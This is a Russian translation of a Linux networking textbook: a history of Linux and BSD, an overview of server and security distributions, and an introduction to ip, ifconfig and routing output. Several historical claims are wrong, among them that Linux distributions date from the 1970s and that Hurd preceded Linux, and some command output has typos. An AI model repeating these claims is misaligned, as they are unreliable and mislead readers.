В 1983 году Ричард Столлман (Richard Stallman) и Фонд свободного программного обеспечения (Free Software Foundation, FSF) запустили проект GNU (рекурсивная аббревиатура — **GNU's Not Unix**), целью которого было создать Unix-подобную ОС, доступную для всех бесплатно. Результатом этих усилий стало ядро **GNU Hurd**, которое принято считать предшественником сегодняшних версий Linux. (FSF предпочел бы, чтобы мы называли их все GNU/Linux.)

В 1992 году Линус Торвалдс (Linus Torvalds) выпустил Linux — первое полностью реализованное ядро GNU. Важно отметить, что сам по себе Linux обычно рассматривается не как операционная система, а как ядро, на основе которого можно создавать операционные системы. Линус Торвалдс по-прежнему поддерживает Linux в качестве ведущего разработчика, но теперь вместе с ним в проекте участвует большая команда отдельных программистов и даже целых корпораций. Таким образом, хотя формально название Linux относится только к ядру, в IT принято называть так же любую операционную систему, построенную на этом ядре.

С 1970-х годов были выпущены сотни отдельных разновидностей Linux, которые обычно называются **дистрибутивами**. Каждый дистрибутив основан на актуальном ядре Linux и содержит инфраструктуру для установки и систему взаимодействия с репозиториями для ОС и обновлений. Большинство из них уникальны либо сочетанием базовых пакетов, либо назначением: одни дистрибутивы имеют небольшой размер, чтобы соответствовать скромным аппаратным возможностям, другие ориентированы прежде всего на безопасность, третьи рассчитаны на широкое использование в корпоративной среде, и т. д.

Некоторые дистрибутивы остаются мейнстримом в течение долгих лет, а популярность некоторых других со временем снизилась. Их всех объединяет общее ядро Linux, на основе которого создается каждый отдельный дистрибутив. Многие разработчики строят свой дистрибутив на базе другого, модифицируя его до такой степени, чтобы полученную реализацию можно было назвать новым дистрибутивом. Эта тенденция натолкнула нас на идею «генеалогического древа Linux», где из общего корня растут десятки дистрибутивов. Эта концепция представлена на сайте DistroWatch: <https://distrowatch.com/dwres.php?resource=family-tree>.

Альтернативой Linux, особенно в аппаратном пространстве Intel/AMD/ARM, является **Berkeley Software Distribution (BSD) Unix**. BSD Unix — потомок

оригинальной **Bell Labs Unix**, который вообще не основан на Linux. Однако BSD и многие ее производные по-прежнему бесплатны и имеют много общих характеристик (и программного кода) с Linux.

По сей день ключевая особенность как Linux, так и BSD Unix заключается в том, что обе эти системы распространяются свободно. Хотя, безусловно, предлагаются и коммерческие дистрибутивы, почти у всех них есть соответствующие бесплатные версии.

В этом разделе мы кратко рассмотрели как историю создания, так и важность Linux в компьютерной отрасли. Мы разобрались, как появился Linux и как он стал популярным в определенных сегментах IT. Теперь рассмотрим различные версии Linux, которые нам доступны. Это снабдит нас необходимой информацией, чтобы выбрать, какой дистрибутив использовать далее в этой главе.

Основные дистрибутивы Linux для центров обработки данных

Как мы уже говорили, Linux — это не монолитная конструкция, а скорее разнообразная или даже раздробленная экосистема различных дистрибутивов. Все дистрибутивы Linux основаны на одном и том же ядре GNU/Linux, но они разбиваются на группы с разным назначением и разной философией, что обеспечивает широкий выбор организациям, которые хотят стандартизировать ПО на своих серверах и рабочих станциях.

Основные дистрибутивы, которые обычно можно увидеть в современных центрах обработки данных, — **Red Hat**, **SUSE** и **Ubuntu**. Также встречается **FreeBSD** Unix, хотя сейчас он гораздо менее популярен, чем раньше. Это не означает, что на настольных компьютерах или в центрах обработки данных не бывает других дистрибутивов, но с перечисленными вы будете встречаться чаще всего. У всех них есть версии как для настольных ПК, так и для серверов. Серверные версии часто «урезанные», без офисных приложений, мультимедийных инструментов и зачастую даже без графического интерфейса.

Red Hat

Компания Red Hat была приобретена IBM в 2019 году, но по-прежнему поддерживает Fedora как один из основных проектов. У Fedora есть как серверная, так и настольная версия, и эта система по-прежнему распространяется бесплатно. Коммерческой версией Fedora является **Red Hat Enterprise Linux (RHEL)**, которая поставляется по платной лицензии и имеет официальный канал поддержки.

Дистрибутив CentOS начинался как бесплатная версия Linux, которая поддерживалась сообществом и была функционально совместима с Red Hat Enterprise,

поэтому стала очень популярной на серверах во многих организациях. В январе 2014 года Red Hat взяла CentOS под свою опеку, став официальным спонсором дистрибутива. В конце 2020 года было объявлено, что CentOS больше не будет поддерживаться как дистрибутив, совместимый с RHEL, а скорее станет чем-то средним между Fedora и RHEL — не настолько новым, чтобы считаться передним краем технологии, но и не таким стабильным, как RHEL. В рамках этого изменения CentOS была переименована в **CentOS Stream**.

Наконец, Fedora — это дистрибутив с новейшими функциями и кодом, в котором испытываются новые возможности. Дистрибутив CentOS Stream более стабилен, но все еще более «передовой», чем RHEL. RHEL — это стабильная, полностью протестированная операционная система с официальной поддержкой.

Oracle/Scientific Linux

Oracle/Scientific Linux тоже используется во многих центрах обработки данных (и в облачных продуктах Oracle). Oracle Linux основан на Red Hat и позиционируется как полностью совместимый с RHEL. Oracle Linux можно скачивать и использовать бесплатно, но поддержка от Oracle осуществляется только по подписке.

SUSE

openSUSE — это дистрибутив, который развивается силами сообщества и на котором основан SUSE Linux подобно тому, как RedHat Enterprise Linux основан на Fedora.

SUSE Linux Enterprise Server (обычно называемый **SLES**) на заре существования Linux был главным европейским конкурентом американского дистрибутива Red Hat. Однако те дни остались в прошлом, и в современных центрах обработки данных в Индиане вероятность обнаружить SUSE Linux примерно такая же, как в Италии.

Как и в случае с RedHat и CentOS, у SUSE Linux есть и настольная, и серверная версия. Кроме того, SUSE поддерживает специальную высокопроизводительную версию ОС, которая поставляется с готовыми решениями оптимизации и инструментами для параллельных вычислений. SLES более стабильна по сравнению с openSUSE, которая снисходительнее относится к тому, что не все изменения работают с первого раза. В дистрибутив openSUSE Tumbleweed включаются новейшие функции и версии, тогда как openSUSE Leap по версионированию и стабильности ближе к корпоративным версиям (SLE) операционной системы. Неслучайно эта схема похожа на семейство дистрибутивов RedHat.

Ubuntu

Ubuntu Linux поддерживается компанией Canonical и распространяется бесплатно, без отдельных коммерческих или «экспериментальных» вариантов. Он основан на Debian и отличается уникальным циклом выпуска. Новые настольные и серверные версии выходят каждые 6 месяцев. **Версии с долгосрочной поддержкой** (long-term support, **LTS**) выпускаются каждые 2 года, а их поддержка как для серверов, так и для настольных компьютеров действует в течение 5 лет со дня выпуска. Как и в случае с другими крупными поставщиками, официальная поддержка осуществляется по подписке, хотя вполне доступна и бесплатная поддержка сообщества.

Как и следовало ожидать, серверная версия Ubuntu больше ориентирована на работу с ядром ОС, сетью и службами центра обработки данных. Во время установки серверной версии графический интерфейс по умолчанию часто бывает отключен. Однако в настольной версии установлено несколько пакетов для офисной работы, создания и преобразования мультимедиа, а также несколько простых игр.

BSD/FreeBSD/OpenBSD

Как мы упоминали ранее, «генеалогическое древо» BSD происходит от Unix, а не от ядра Linux, но в этих системах много общего кода, особенно если посмотреть на пакеты, которые не входят в ядро.

FreeBSD и OpenBSD исторически считались более защищенными, чем ранние версии Linux. Из-за этого многие брандмауэры и сетевые устройства были построены на основе той или иной ОС из семейства BSD и остаются на этой ОС по сей день. Одна из самых заметных разновидностей BSD — коммерческая операционная система Apple **OS X** (теперь **macOS**). Она основана на ОС Darwin, которая, в свою очередь, является ответвлением BSD.

Однако с течением времени возможности безопасности в Linux практически достигли уровня BSD, хотя считается, что настройки BSD по умолчанию обеспечивают бóльшую безопасность, чем большинство альтернативных дистрибутивов Linux.

Теперь в Linux доступны модули, которые значительно повышают уровень безопасности. Два основных варианта — **SELinux** и **AppArmor**. SELinux вырос из дистрибутивов Red Hat и также полностью реализован для SUSE, Debian и Ubuntu. AppArmor обычно считается проще в реализации и обладает многими (но не всеми) похожими функциями. AppArmor доступен в Ubuntu, SUSE и большинстве других дистрибутивов (за исключением RHEL). В обоих модулях реализован подход на основе политик, который значительно повышает общий уровень безопасности ОС.

После того как в ходе своей эволюции Linux стал больше ориентирован на безопасность, в том числе благодаря тому что SELinux или AppArmor доступны (и рекомендуются) для большинства современных дистрибутивов Linux, аргумент про «большую безопасность» BSD по сравнению с Linux теперь оказывается скорее историческим рудиментом, а отнюдь не фактом.

Специальные дистрибутивы Linux

Помимо основных дистрибутивов Linux, существуют дистрибутивы, специально созданные для определенного набора задач. Каждый из них основан на каком-нибудь более распространенном дистрибутиве, но приспособлен под специфические требования. Здесь мы опишем некоторые дистрибутивы, с которыми вы, скорее всего, столкнетесь как сетевой инженер.

Большинство коммерческих **сетевых хранилищ** (network-attached storage, **NAS**) и сетей хранения данных (**SAN**) основаны на Linux или BSD. На момент написания этой книги ведущими службами NAS/SAN с открытым исходным кодом были **TrueNAS** (ранее **FreeNAS**) и **XigmanAS** (ранее **NAS4Free**). У обоих продуктов есть бесплатные и коммерческие версии.

Брандмауэры с открытым исходным кодом

В сфере сетевых технологий и безопасности доступен широкий спектр брандмауэров, большинство из которых основано на Linux или BSD. Многие компании предлагают бесплатные брандмауэры, наиболее популярные из которых — **pfSense** (доступны бесплатные версии и готовые аппаратные решения), **OPNsense** (бесплатно, за пожертвования) и **Untangle** (у которого также есть коммерческая версия). **Smoothwall** — еще одна альтернатива, доступная как в бесплатной, так и в коммерческой версии.

В этой книге мы рассмотрим, как использовать встроенный в Linux брандмауэр для защиты отдельных серверов или периметра сети.

Kali Linux

Произошедший от **BackTrack**, а до этого от **KNOPPIX**, **Kali Linux** представляет собой дистрибутив на основе Debian, который ориентирован на информационную безопасность. Основная цель этого дистрибутива — собрать на одной платформе как можно больше полезных инструментов для тестирования на проникновение и «белого хакинга» и заставить их работать, не мешая друг другу. Более новые версии дистрибутива сосредоточены на том, чтобы поддерживать совместимость этого инструментария по мере обновления ОС (с помощью apt).

SIFT

Дистрибутив SIFT создан командой криминалистов института SANS (**S**ysAdmin, **A**udit, **N**etwork, **S**ecurity) и ориентирован на инструменты для работы с цифровой криминалистикой. Подобно Kali, цель SIFT — стать «службой одного окна» для бесплатных инструментов с открытым исходным кодом в одной области — **цифровой криминалистике и реагировании на инциденты** (digital forensics and Incident response, **DFIR**). Исторически этот дистрибутив был основан на Ubuntu, но в последние годы произошли изменения: теперь SIFT также распространяется в виде сценария, который устанавливает инструменты поверх настольной версии Ubuntu или подсистемы Windows для Linux (WSL, которая также основана на Ubuntu).

Security Onion

Security Onion тоже похож на Kali Linux тем, что содержит ряд инструментов информационной безопасности, однако в этом дистрибутиве применяется подход с позиции защитника системы. Он сосредоточен на поиске угроз, мониторинге сетевой безопасности и управлении журналами. В Security Onion входят такие инструменты, как Suricata, Zeek, Wazuh и многие другие.

Виртуализация

Виртуализация играет важную роль в распространении Linux и позволяет одновременно работать с несколькими дистрибутивами. С помощью локального гипервизора сетевой специалист может запускать десятки различных машин на ноутбуке или настольном компьютере. Первопроходцем в области виртуализации рабочих станций и выделенных серверов была VMware, однако теперь к ней присоединились Xen, KVM, VirtualBox, QEMU и другие решения. Хотя все продукты VMware, кроме VMware Player, являются коммерческими, остальные перечисленные решения на момент написания книги по-прежнему бесплатны. Флагманский гипервизор VMware — ESXi — также доступен бесплатно как отдельный продукт.

Linux и облачные технологии

В наше время облачные экосистемы развиваются во многом благодаря тому, что Linux становится стабильнее, а виртуализация превратилась в массовое явление. Добавьте к этому растущие возможности автоматизации развертывания и обслуживания серверной инфраструктуры и изощренность, доступную разработчикам веб-приложений и **интерфейсов прикладного программирования** (Application Programming Interfaces, **API**), и вы получите современные облачные решения. Вот некоторые из их ключевых особенностей:

- Многопользовательская инфраструктура, в которой каждый клиент поддерживает в облаке свои экземпляры — виртуальные серверы и виртуальные центры обработки данных.
- Детальная тарификация либо по месяцам, либо, что чаще, по потреблению ресурсов с течением времени.
- По надежности облачные службы догоняют или даже превосходят многие современные центры обработки данных (хотя недавние сбои показали, что происходит, если класть слишком много яиц в одну корзину¹).
- API позволяют относительно просто автоматизировать инфраструктуру, из-за чего для многих компаний подготовка и обслуживание инфраструктуры свелись по большей части к написанию кода (**инфраструктура как код**).
- Эти API позволяют масштабировать или сокращать ресурсы по мере необходимости, будь то дисковые хранилища, вычислительные ядра, оперативная память, количество сеансов подключения или все вместе.

В конечном итоге облачные службы работают ради прибыли: если компания решит «выгрузить» свой дата-центр в облако, она, вероятно, обнаружит, что все эти небольшие начисления за облачные службы со временем накапливаются и в конечном итоге сравниваются с затратами на локальный центр обработки данных, а то и превосходят их. Однако это часто оказывается все равно выгоднее, потому что оплата облачных служб — это операционные расходы (Op-Ex), которые относятся к прямым затратам, в отличие от капитальных расходов (Cap-Ex) на локальное решение.

Как видите, перенос центра обработки данных в облако действительно дает организации много преимуществ перед локальной инфраструктурой. Это становится все более очевидным по мере того, как используется все больше облачных решений.

Выбор дистрибутива Linux для вашей организации

По большому счету, не так важно, какой дистрибутив вы выберете для своего дата-центра: у всех основных дистрибутивов одни и те же функции, часто идентичные компоненты и схожие варианты поддержки со стороны поставщиков или сообщества. Однако поскольку дистрибутивы все-таки отличаются друг от друга, важно выбрать какой-либо один дистрибутив (или набор похожих дистрибутивов).

Желательно, чтобы ваша организация утвердила в качестве стандарта один дистрибутив, на котором ваша команда сможет специализироваться в дальнейшем. При этом для расширенной поддержки и устранения неполадок вы сможете

¹ Возможно, речь идет о сбоях в работе облачных служб компании Amazon, которые произошли 7 декабря 2021 и привели к обширным перебоям в предоставлении услуг многими компаниями по всему миру. — *Примеч. пер.*

взаимодействовать с одной и той же структурой, будь то консалтинговая компания, платная группа поддержки от поставщика дистрибутива или сообщество единомышленников на различных интернет-форумах. Многие организации оформляют договоры на поддержку с одним из представителей «большой тройки» — Red Hat, SUSE или Canonical, в зависимости от выбранного дистрибутива.

Вряд ли вы захотите оказаться в ситуации, с которой сталкивались многие мои клиенты: наняв человека, которому интересно учиться, год спустя они обнаруживали, что каждый из серверов, введенных в эксплуатацию за это время, был построен на своем собственном дистрибутиве Linux и все серверы чем-то отличаются друг от друга. Это верная дорога к тому, чтобы сетевая инфраструктура превратилась в бесконечный «научный эксперимент».

Сравните это с другой компанией из моего опыта. Первым сервером у этих клиентов был **SUSE Linux для SAP**, который, как следует из названия, представляет собой сервер SUSE Linux с предустановленным приложением SAP, которое приобрел клиент (в данном случае SAP HANA). По мере того как их взаимодействие с Linux затрагивало все больше служб, они окончательно остановились на одной платформе SUSE, но выбрали полноценный дистрибутив SLES. Это удерживало компанию на единой операционной системе и, что было не менее важно, на единой лицензии на поддержку SUSE. Сотрудники смогли развиваться и целенаправленно повышать квалификацию в работе с SUSE. Еще одним ключевым преимуществом стало то, что по мере добавления серверов можно было применять единый поток обновлений и исправлений с поэтапным подходом. На каждом цикле исправления сначала применяются к менее важным серверам, а через несколько дней после того, как они протестированы, обновляются основные серверы бизнес-приложений.

Главный совет при выборе дистрибутива — придерживаться одного из более крупных дистрибутивов. Если люди из вашей команды склонны предпочитать какой-то конкретный дистрибутив, обязательно примите это во внимание. Скорее всего, вам подойдет один из массовых дистрибутивов, который активно сопровождается и предлагает платную подписку на техническую поддержку. Даже если сейчас вы не видите необходимости в платной поддержке, в будущем ситуация может измениться.

Итоги

Теперь, когда мы обсудили эволюцию Linux, а также несколько основных дистрибутивов, я надеюсь, что вы стали лучше понимать историю и значение операционных систем. Также надеюсь, что у вас сформировались критерии, которые помогут вам выбрать подходящий дистрибутив для своей сетевой инфраструктуры.

В качестве основного дистрибутива в этой книге мы будем использовать Ubuntu. Он бесплатный, и в версии LTS можно рассчитывать на долгосрочную поддержку

по мере того, как мы будем работать с различными сценариями, сборками и примерами из этой книги. Это дистрибутив также встроен в ОС Windows в качестве подсистемы Windows для Linux. Благодаря этому его будет проще осваивать, даже если у вас нет не только лишнего оборудования для отдельной рабочей станции или сервера, но и тестовой платформы виртуализации.

В следующей главе мы обсудим, как подключить сервер или рабочую станцию к сети. Мы разберемся, как работать с локальными интерфейсами и добавлять IP-адреса, маски подсети и любые маршруты, необходимые для того, чтобы ваш узел Linux работал в новой или существующей сети.

Ссылки

- Red Hat Linux: <https://www.redhat.com/en>
- Fedora: <https://getfedora.org/>
- CentOS: <https://www.centos.org/>
- SUSE Linux: <https://www.suse.com/>
- openSUSE: <https://www.opensuse.org/>
- Ubuntu Linux: <https://ubuntu.com/>
- Подсистема Windows для Linux: <https://docs.microsoft.com/en-us/windows/wsl/about>
- <https://docs.microsoft.com/en-us/windows/wsl/about>
- FreeBSD Unix: <https://www.freebsd.org/>
- OpenBSD Unix: <https://www.openbsd.org/>
- Различия между Linux и BSD: <https://www.howtogeek.com/190773/htg-explains-whats-the-difference-between-linux-and-bsd/>
- TrueNAS: <https://www.truenas.com/>
- XigmaNAS: <https://www.xigmanas.com/>
- pfSense: <https://www.pfsense.org/>
- OPNsense: <https://opnsense.org/>
- Untangle: <https://www.untangle.com/untangle>
- Kali Linux: <https://www.kali.org/>
- SIFT: <https://digital-forensics.sans.org/community/downloads>
- <https://www.sans.org/webcasts/started-sift-workstation-106375>
- Security Onion: <https://securityonionsolutions.com/software>
- Kali Linux: <https://www.kali.org/>

Глава 2

Базовая конфигурация сети в Linux. Работа с локальными интерфейсами

Эта глава посвящена тому, как просматривать и настраивать локальные интерфейсы и маршруты на узле Linux. Насколько это возможно, мы обсудим как новые, так и устаревшие команды для этих операций. Сюда относится отображение и изменение IP-адресов, локальных маршрутов и других параметров сетевого интерфейса. Попутно мы рассмотрим, как создавать IP-адреса и адреса подсетей в двоичном виде.

Мы изучим такие темы:

- Работа с настройками сети: два набора команд
- Вывод информации об IP интерфейса
- Адреса и маски подсети IPv4
- Назначение IP-адреса интерфейсу

Технические требования

Обсуждая различные команды в этой и во всех остальных главах, мы призываем вас попробовать их на своем компьютере. Все команды в этой книге демонстрируются для Ubuntu Linux версии 20 (LTS), но по большей части они должны быть идентичными или очень похожими почти в любом дистрибутиве Linux.

Работа с настройками сети: два набора команд

На протяжении практически всей истории Linux команда **ifconfig** (interface config, **конфигурация интерфейса**) и связанные с ней команды были настолько неотъемлемой частью операционной системы Linux, что теперь, когда эта команда уже объявлена устаревшей в большинстве дистрибутивов, она все

еще остается в «мышечной памяти» у многих сетевых инженеров и системных администраторов.

Почему эти старые сетевые команды были заменены? Тому есть несколько причин. Старые команды плохо совместимы с некоторыми новыми устройствами (в частности, сетевыми адаптерами InfiniBand). Кроме того, по мере развития ядра Linux старые команды работали все менее согласованно, но решить эту проблему мешали требования обратной совместимости.

Старые команды находятся в программном пакете `net-tools`, а новые — в пакете `iproute2`. Современным системным администраторам стоит сосредоточиться на новых командах, но знакомство с устаревшим набором по-прежнему может пригодиться. Довольно часто встречаются старые компьютеры под управлением Linux, которые, возможно, никогда не будут обновляться и все еще используют старые команды. Поэтому мы рассмотрим оба набора команд.

Главный вывод из этого состоит в том, что в мире Linux изменения происходят постоянно. Старые команды по-прежнему доступны, но не устанавливаются по умолчанию.

Чтобы установить набор устаревших команд, используйте такую команду (здесь она показана вместе с ее выводом):

```
robv@ubuntu:~$ sudo apt install net-tools
[sudo] password for robv:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/196 kB of archives.
After this operation, 864 kB of additional disk space will be used.
Selecting previously unselected package net-tools.
(Reading database ... 183312 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20180626.aebd88e1ubuntu1_amd64.deb ...
Unpacking net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Setting up net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
```

В этой команде `install` и ее выводе можно заметить несколько особенностей:

- `sudo`: По сути, **sudo** означает **запускать от имени суперпользователя**, поэтому команда выполняется с привилегиями **root** (администратора). Для `sudo` нужно ввести пароль пользователя, который запустил команду. Кроме того,

этот пользователь должен быть правильно указан в файле конфигурации `/etc/sudoers`. По умолчанию в большинстве дистрибутивов в этот файл автоматически включается идентификатор пользователя (`userid`), который был задан при установке операционной системы. Дополнительных пользователей или группы можно добавить с помощью команды `visudo`.

- Почему мы использовали `sudo`? Чтобы устанавливать ПО, изменять параметры сети и выполнять многие другие системные операции, нужны повышенные права. В многопользовательской корпоративной системе не стоит допускать, чтобы эти операции выполнял кто-то, кроме администраторов.
- Итак, если команда `sudo` так хороша, почему бы нам не запускать все с правами суперпользователя? Прежде всего потому, что это небезопасно. Конечно, если у вас есть `root`-права, все будет работать. Однако любые ошибки и опечатки могут привести к самым плачевным последствиям. Кроме того, если вы работаете с привилегиями суперпользователя и запустите какое-то вредоносное ПО, то у него будут те же привилегии, а это совсем не то, что нужно! И да: вредоносное ПО для Linux действительно бывает и, к сожалению, сопровождает операционную систему практически с самого начала ее существования.
- **apt**: **apt** расшифровывается как **Advanced Package Tool** («расширенный инструмент для работы с пакетами») и устанавливает не только запрошенный пакет, но и другие необходимые пакеты, библиотеки и прочие зависимости, которые нужны для запуска этого пакета. Мало того, эта команда по умолчанию собирает все эти компоненты из онлайн-репозитория. Такой способ — огромный шаг вперед по сравнению со старой процедурой установки пакетов, когда все зависимости (с правильными версиями) приходилось собирать вручную, а затем устанавливать в правильном порядке, чтобы все новые функции заработали.
- **apt** является установщиком по умолчанию в Ubuntu, Debian и родственных дистрибутивах, однако в других дистрибутивах применяются другие приложения для управления пакетами. В дополнение к команде **apt** и ее аналогам по-прежнему можно устанавливать программы из загруженных файлов. Debian, Ubuntu и родственные дистрибутивы используют файлы `deb`, в то время как многие другие дистрибутивы — файлы `rpm`. Сводка форматов файлов и приложений приведена в таблице:

Операционная система	Формат файла	Установщики
Debian	<code>.deb</code>	<code>apt</code> , <code>apt-cache</code> , <code>apt-get</code> , <code>dpkg</code>
Ubuntu	<code>.deb</code>	<code>apt</code> , <code>apt-cache</code> , <code>apt-get</code> , <code>dpkg</code>
Red Hat/CentOS	<code>.rpm</code>	<code>yum</code> , <code>rpm</code>
SUSE	<code>.rpm</code>	<code>zypper</code> , <code>rpm</code>

Итак, теперь, когда у нас есть куча новых команд, как получить больше информации о них? Команда `man` (сокращение от `manual`) предоставляет документацию по большинству команд и операций в Linux. Например, справку для `apt` можно вывести на экран с помощью команды `man apt`:

```

APT(8)                                APT                                APT(8)
NAME
    apt - command-line interface

SYNOPSIS
    apt [-h] [-o=config_string] [-c=config_file] [-t=target_release]
        [-a=architecture] {list | search | show | update |
        install pkg [{=pkg_version_number | /target_release}]... | remove pkg... |
        upgrade | full-upgrade | edit-sources | {-v | --version} | {-h | --help}}

DESCRIPTION
    apt provides a high-level commandline interface for the package management
    system. It is intended as an end user interface and enables some options better
    suited for interactive usage by default compared to more specialized APT tools
    like apt-get(8) and apt-cache(8).

    Much like apt itself, its manpage is intended as an end user interface and as
    such only mentions the most used commands and options partly to not duplicate
    information in multiple places and partly to avoid overwhelming readers with a
    cornucopia of options and details.

    update (apt-get(8))
Manual page apt(8) line 1 (press h for help or q to quit)

```

Рис. 2.1. Пример вывода команды `man apt`

По мере того как в этой книге будут вводиться новые команды, уделяйте время тому, чтобы просмотреть их документацию с помощью `man`. Книга предназначена скорее для того, чтобы направлять вас в обучении, а не чтобы заменять официальную документацию по работе с ОС.

Теперь, когда мы поговорили о современных и устаревших инструментах, а затем установили устаревшие команды `net-tools`, пришло время узнать, что это за команды и что они умеют.

Вывод информации об IP интерфейса

Отображение информации об интерфейсе — обычная задача на рабочей станции Linux. Это особенно полезно, если адаптер вашего узла настраивается автоматически, например с помощью **протокола динамической конфигурации узла (DHCP)** или автоконфигурации IPv6.

Как мы уже говорили, есть два набора команд для просмотра сведений. Команда `ip` позволяет отображать или настраивать сетевые параметры узла в новых операционных системах, а команда `ifconfig` — в старых.

С помощью команды `ip` можно выводить или обновлять IP-адреса, сведения о маршрутизации и другую сетевую информацию. Например, чтобы вывести информацию о текущем IP-адресе, используйте такую команду:

```
ip address
```

Команда `ip` поддерживает функцию **автодополнения**, поэтому `ip addr` или даже `ip` а дадут одинаковые результаты:

```
robv@ubuntu:~$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 00:0c:29:33:2d:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.182/24 brd 192.168.122.255 scope global dynamic
noprofixroute ens33
    valid_lft 6594sec preferred_lft 6594sec
    inet6 fe80::1ed6:5b7f:5106:1509/64 scope link noprofixroute
    valid_lft forever preferred_lft forever
```

Вы увидите, что даже самые простые команды иногда предоставляют гораздо больше информации, чем вам нужно. Например, здесь выводятся сведения как об IP версии 4 (IPv4), так и об IPv6. Результаты можно ограничить только версией 4 или 6, добавив `-4` или `-6` к параметрам командной строки:

```
robv@ubuntu:~$ ip -4 ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    inet 192.168.122.182/24 brd 192.168.122.255 scope global dynamic
noprofixroute ens33
    valid_lft 6386sec preferred_lft 6386sec
```

В этом выводе можно обнаружить, что интерфейс `loopback` (логический, внутренний интерфейс) имеет IP-адрес `127.0.0.1`, а интерфейс `Ethernet ens33` имеет IP-адрес `192.168.122.182`.

Сейчас самое время ввести `man ip` и посмотреть, какие еще операции можно выполнять с помощью этой команды:

```

robv@ubuntu:~/bin
IP (8)                                     Linux                                     IP (8)
NAME
ip - show / manipulate routing, network devices, interfaces and tunnels

SYNOPSIS
ip [ OPTIONS ] OBJECT { COMMAND | help }

ip [ -force ] -batch filename

OBJECT := { link | address | addrlabel | route | rule | neigh | ntable
           | tunnel | tuntap | maddress | mroute | mrule | monitor | xfrm
           | netns | l2tp | tcp_metrics | token | macsec }

OPTIONS := { -V[ersion] | -h[uman-readable] | -s[tatistics] |
             -d[etails] | -r[esolve] | -iec | -f[amily] { inet | inet6 |
             link } | -4 | -6 | -I | -D | -B | -0 | -l[oops] { maximum-addr-
             flush-attempts } | -o[neline] | -rc[ybuf] [size] | -t[imestamp]
             | -ts[hort] | -n[etns] name | -N[umeric] | -a[ll] | -c[olor] |
             -br[ief] | -j[son] | -p[retty] }

OPTIONS
-V, -Version

```

Рис. 2.2. Страница документации команды `ip`

Команда `ifconfig` выполняет практически те же функции, что `ip`, но, как мы уже отмечали, она встречается в основном в старых версиях Linux. Все устаревшие команды в свое время развивались естественным образом и обростали новыми функциями по мере необходимости. Это привело к тому, что чем более сложные вещи нужно было выводить или настраивать, тем менее последовательным становился синтаксис. Современные команды были разработаны с нуля и лучше организованы.

Давайте решим ту же задачу с помощью старой команды. Чтобы отобразить IP-адрес интерфейса, просто введите `ifconfig`:

```

robv@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1400
    inet 192.168.122.22 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::1ed6:5b7f:5106:1509 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:33:2d:05 txqueuelen 1000 (Ethernet)
    RX packets 161665 bytes 30697457 (30.6 MB)
    RX errors 0 dropped 910 overruns 0 frame 0
    TX packets 5807 bytes 596427 (596.4 KB)

```

```

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1030 bytes 91657 (91.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1030 bytes 91657 (91.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Как видите, практически та же самая информация отображается в несколько ином формате. Если вы просмотрите страницу man для обеих команд, то увидите, что в команде `ip` параметры лучше согласованы, а IPv6 в старой версии поддерживается хуже: например, без специальных средств нельзя выбрать для отображения только IPv4 или IPv6.

Вывод сведений о маршрутизации

В современных сетевых командах сведения о маршрутизации выводятся с помощью той же команды `ip`. Как вы наверняка догадались, полностью команда выглядит как `ip route`, и ее можно сократить до `ip r`:

```

robv@ubuntu:~$ ip route
default via 192.168.122.1 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.122.0/24 dev ens33 proto kernel scope link src
192.168.122.156 metric 100

robv@ubuntu:~$ ip r
default via 192.168.122.1 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.122.0/24 dev ens33 proto kernel scope link src
192.168.122.156 metric 100

```

Из этого вывода видно, что существует *маршрут по умолчанию*, который указывает на `192.168.122.1`. Этот маршрут работает так: если пакет отправляется в пункт назначения, которого нет в таблице маршрутизации, узел передает этот пакет на свой шлюз по умолчанию. Таблица маршрутизации всегда будет отдавать предпочтение наиболее специфичному маршруту, то есть тому, который точнее всего соответствует IP-адресу назначения. Если совпадений нет, то наиболее специфичный маршрут ведет к шлюзу по умолчанию, который указывает на `0.0.0.0.0.0.0` (другими словами, маршрут по принципу «если больше ничего не подходит»). Узел предполагает, что IP-адрес шлюза по умолчанию принадлежит маршрутизатору, который, предположительно, знает, куда отправить пакет дальше.

Мы также видим маршрут до `169.254.0.0/16`. Этот адрес называется **адресом локальной связи** (Link-Local Address, **LLA**) и определяется в RFC 3927. Документы

RFC (Request for Comments) участвуют в неофициальном процессе коллективного рецензирования стандартов интернет-технологий в ходе их разработки. Список опубликованных RFC поддерживается сообществом **IETF (Internet Engineering Task Force)** по адресу <https://www.ietf.org/standards/rfcs/>.

